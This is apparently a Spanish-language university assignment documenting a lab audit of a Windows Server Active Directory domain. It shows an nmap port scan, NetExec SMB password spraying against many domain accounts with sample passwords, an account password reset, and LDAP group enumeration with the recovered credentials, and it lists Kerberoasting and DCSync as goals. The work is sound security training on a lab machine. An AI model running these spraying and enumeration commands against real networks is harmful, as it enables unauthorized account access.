UNIVERSIDAD MARIANO GÁLVEZ DE GUATEMALA

FACULTAD DE INGENIERÍA EN SISTEMAS DE INFORMACIÓN

MAESTRÍA EN ANÁLISIS FORENSE INFORMÁTICO

TAREA # 5

AUDITORÍA WINDOWS

Autor:

Ariel Fernando Gerónimo Gil 2693-13-3564

ageronimog@miumg.edu.gt

Profesor

Ing. Medrano Arriaza, Dener Mauricio

Curso

Auditoría Informática -4-2025


Guatemala 15 de noviembre, 2025

Recolección de Información

Parte No.2 - Realizar la revision de credenciales y obtencion y documentacion usuarios, equipos, nombre del dominio y del equipo de Windows. Encontar cuentas ASREP-Rosting y Kerberosting. Documente las cuentas asociadas al Grupo de seguridad de DCSYNC. Encuentre la mayoria de credenciales usando Hashcat.

Se realiza un escaneo a el active directory mediante nmap para verificar los puertos que se encuentra abiertos y el servicio que se encuentra en ejecución dentro de cada uno.

nmap –disable-arp-ping -PE -p- 192.168.5.130 -sV --open --min-rate 500




```
┌──(root㉿kali)-[/home/kali]
└─# nmap --disable-arp-ping -PE -p- 192.168.5.130 -sV --open --min-rate 500
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 21:16 EST
Nmap scan report for 192.168.5.130
Host is up (0.00077s latency).
Not shown: 64624 closed tcp ports (reset), 882 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-11-12 02:17:17Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: enterprise.com, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: ENTERPRISE)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: enterprise.com, Site: Default-First-Site-Name)
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: enterprise.com, Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: enterprise.com, Site: Default-First-Site-Name)
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc        Microsoft Windows RPC
49674/tcp open  msrpc        Microsoft Windows RPC
49691/tcp open  msrpc        Microsoft Windows RPC
49699/tcp open  msrpc        Microsoft Windows RPC
49701/tcp open  msrpc        Microsoft Windows RPC
49704/tcp open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000
49736/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:8C:BF:7D (VMware)
Service Info: Host: WIN-5UL7A982B9B; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.86 seconds
```

Enumeración de Usuarios, Grupos y OUs

Se verifica el dominio del equipo y el nombre del equipo mediante el comando

nxc smb 192.168.5.130



Posterior se realiza la ejecución para escanear los usuarios y tratar de encontrar sus respectivas contraseñas para intentar obtener acceso, cada uno de los escaneaos realizados con diferentes diccionarios se almacenó en archivos distintos.

Al finalizar los escaneos, se realizaron búsquedas de intentos con contraseñas expiradas, por lo que se realiza la búsqueda de los usuarios correspondientes.

```
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\ajimenez:Password1 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\msoto:Password1 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\mparedes:Password1 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\cnavarro:Password1 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\mpalomino:Password1 STATUS_PASSWORD_EXPIRED
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\mquispe:Password1 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\jflores:Password1 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\lsanchez:Password1 STATUS_LOGON_FAILURE
```

```
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\afernandez:Password1 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\dvargas:Password1 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\sgutierrez:Password1 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\dcruz:Password1 STATUS_PASSWORD_EXPIRED
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\fruiz:Password1 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\dde:Password1 STATUS_LOGON_FAILURE
```


```
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\ajimenez:s0pOrt32025 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\msoto:s0pOrt32025 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\mparedes:s0pOrt32025 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\cnavarro:s0pOrt32025 STATUS_PASSWORD_EXPIRED
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\mpalomino:s0pOrt32025 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\mquispe:s0pOrt32025 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\jflores:s0pOrt32025 STATUS_LOGON_FAILURE
```


```
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] enterprise.com\Guest:M4st3r12345 STATUS_LOGON_FAILURE
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] enterprise.com\krbtgt:M4st3r12345 STATUS_LOGON_FAILURE
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] enterprise.com\DefaultAccount:M4st3r12345 STATUS_LOGON_FAILURE
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] enterprise.com\opalomino:M4st3r12345 STATUS_LOGON_FAILURE
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] enterprise.com\adminsystem:M4st3r12345 STATUS_PASSWORD_EXPIRED
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] enterprise.com\admindba:M4st3r12345 STATUS_LOGON_FAILURE
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] enterprise.com\cneyra:M4st3r12345 STATUS_LOGON_FAILURE
```


```
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] enterprise.com\DefaultAccount:Password2 STATUS_LOGON_FAILURE
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] enterprise.com\opalomino:Password2 STATUS_LOGON_FAILURE
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] enterprise.com\adminsystem:Password2 STATUS_LOGON_FAILURE
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] enterprise.com\admindba:Password2 STATUS_PASSWORD_EXPIRED
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] enterprise.com\cneyra:Password2 STATUS_LOGON_FAILURE
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] enterprise.com\rburga:Password2 STATUS_LOGON_FAILURE
```

```
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] enterprise.com\mquispe:Password2 STATUS_LOGON_FAILURE
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] enterprise.com\jflores:Password2 STATUS_LOGON_FAILURE
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] enterprise.com\lsanchez:Password2 STATUS_LOGON_FAILURE
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] enterprise.com\jgarcia:Password2 STATUS_LOGON_FAILURE
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] enterprise.com\crodriguez:Password2 STATUS_PASSWORD_EXPIRED
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] enterprise.com\rhuaman:Password2 STATUS_LOGON_FAILURE
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [-] enterprise.com\jrojas:Password2 STATUS_LOGON_FAILURE
```


Se realiza el cambio de credenciales o se reinicia el mismo al usuario mpalomino desde la máquina Windows server





kali-linux-2025.2-vmware-amd64
Kali-Purple
Windows Server 2016
Type here to search
My Computer
Kali-Purple
Metasploitable2-Linux
Ubuntu20.04
kali-linux-2025.2-vmware
Parrot
simplerisk-20250828-001
Windows Server 2016
Other user
mpalomino
Sign in to: ENTERPRISE
How do I sign in to another domain?
Cancel
direct input to this VM, click inside or press Ctrl+G.
ESP
LAA
17:27
13/11/2025


Other user
Your password has been changed.
OK
press Ctrl+G.


Se realiza el intento de conexión a la máquina Windows server con la nueva contraseña que se restableció, se realiza mediante rpcclient



Se realiza la enumeración de los grupos disponibles dentro del active directory



Se listan los usuarios que se encuentran en el grupo de admins



```
┌──(root㉿kali)-[/home/kali]
└─# nxc ldap 192.168.5.130 -u mpalomino -p 'Password2' --groups
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  [*] Windows 10 / Server 2016 Build 14393 (name:WIN-5UL7A982B9B) (domain:enterprise.com)
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  [+] enterprise.com\mpalomino:Password2
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Administrators                        membercount: 3
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Users                                 membercount: 5
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Guests                                membercount: 2
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Print Operators                       membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Backup Operators                      membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Replicator                            membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Remote Desktop Users                  membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Network Configuration Operators       membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Performance Monitor Users             membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Performance Log Users                 membercount: 1
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Distributed COM Users                 membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  IIS_IUSRS                            membercount: 1
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Cryptographic Operators              membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Event Log Readers                    membercount: 0
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  Certificate Service DCOM Access      membercount: 1
LDAP        192.168.5.130   389    WIN-5UL7A982B9B  RDS Remote Access Servers            membercount: 0
